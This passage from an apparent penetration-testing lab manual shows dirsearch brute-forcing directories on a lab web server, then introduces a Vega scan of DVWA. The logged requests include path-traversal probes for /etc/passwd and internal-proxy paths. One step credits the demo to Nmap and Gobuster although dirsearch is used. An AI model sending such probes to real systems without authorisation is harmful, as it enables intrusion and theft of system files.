
[02:18:23] Starting:
[02:18:23] 403 - 312B - /%2e%2e//google.com
[02:18:23] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:18:23] 404 - 2KB - /.ashx
[02:18:23] 404 - 2KB - /.asmx
[02:18:28] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:18:29] 403 - 2KB - /Trace.axd
[02:18:29] 404 - 2KB - /WEB-INF./
[02:18:29] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:18:29] 403 - 312B - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[02:18:31] 404 - 2KB - /admin%20/
[02:18:31] 404 - 2KB - /admin.
[02:18:34] 404 - 2KB - /asset..
[02:18:36] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:18:38] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:18:38] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:18:38] 403 - 1KB - /db/
[02:18:39] 400 - 3KB - /docpicker/internal proxy/http/127.0.0.1:9100/aa
```


25. Now, we will perform directory bruteforcing by excluding the status code **403**.

26. In the terminal, type **python3 dirsearch.py -u http://www.moviescope.com -x 403** and press **Enter**.

Note: -x: specifies exclude status code.

27. **dirsearch** lists the directories from the target website excluding **403** status code.



```
python3 dirsearch.py -u http://www.moviescope.com -x 403 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/dirsearch]
#python3 dirsearch.py -u http://www.moviescope.com -x 403

v0.4.2.4
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305
Output File: /home/attacker/dirsearch/reports/www.moviescope.com/_22-04-21_02-27-30.txt
Target: http://www.moviescope.com/

[02:27:30] Starting:
[02:27:30] 301 - 152B - /js -> http://www.moviescope.com/js/
[02:27:30] 404 - 2KB - /.ashx
[02:27:30] 404 - 2KB - /.asmx
[02:27:34] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:27:36] 404 - 2KB - /WEB-INF/
[02:27:36] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:27:38] 404 - 2KB - /admin%20/
[02:27:38] 404 - 2KB - /admin.
[02:27:43] 404 - 2KB - /asset..
[02:27:47] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:27:47] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:27:48] 400 - 3KB - /docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[02:27:48] 400 - 3KB - /docpicker/internal_proxy/http/127.0.0.1:9100/aa
[02:27:52] 301 - 156B - /images -> http://www.moviescope.com/images/
[02:27:52] 302 - 129B - /index.aspx -> /logout.aspx
[02:27:52] 404 - 2KB - /index.php.
[02:27:53] 404 - 2KB - /javax.faces.resource.../
```

28. This concludes the demonstration of identifying web server directories using Nmap and Gobuster.

29. Close all open windows and document all acquired information.

30. Turn off the **Windows Server 2019** and **Parrot Security** virtual machine.

Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Here, we will discover vulnerabilities in the target web application using Vega.


Note: In this task, the target website (<http://10.10.1.22:8080/dvwa>) is hosted by the victim machine (**Windows Server 2022**). Here, the host machine is the **Windows 11** machine.

Note: Ensure that the **Windows 11** virtual machine is running.

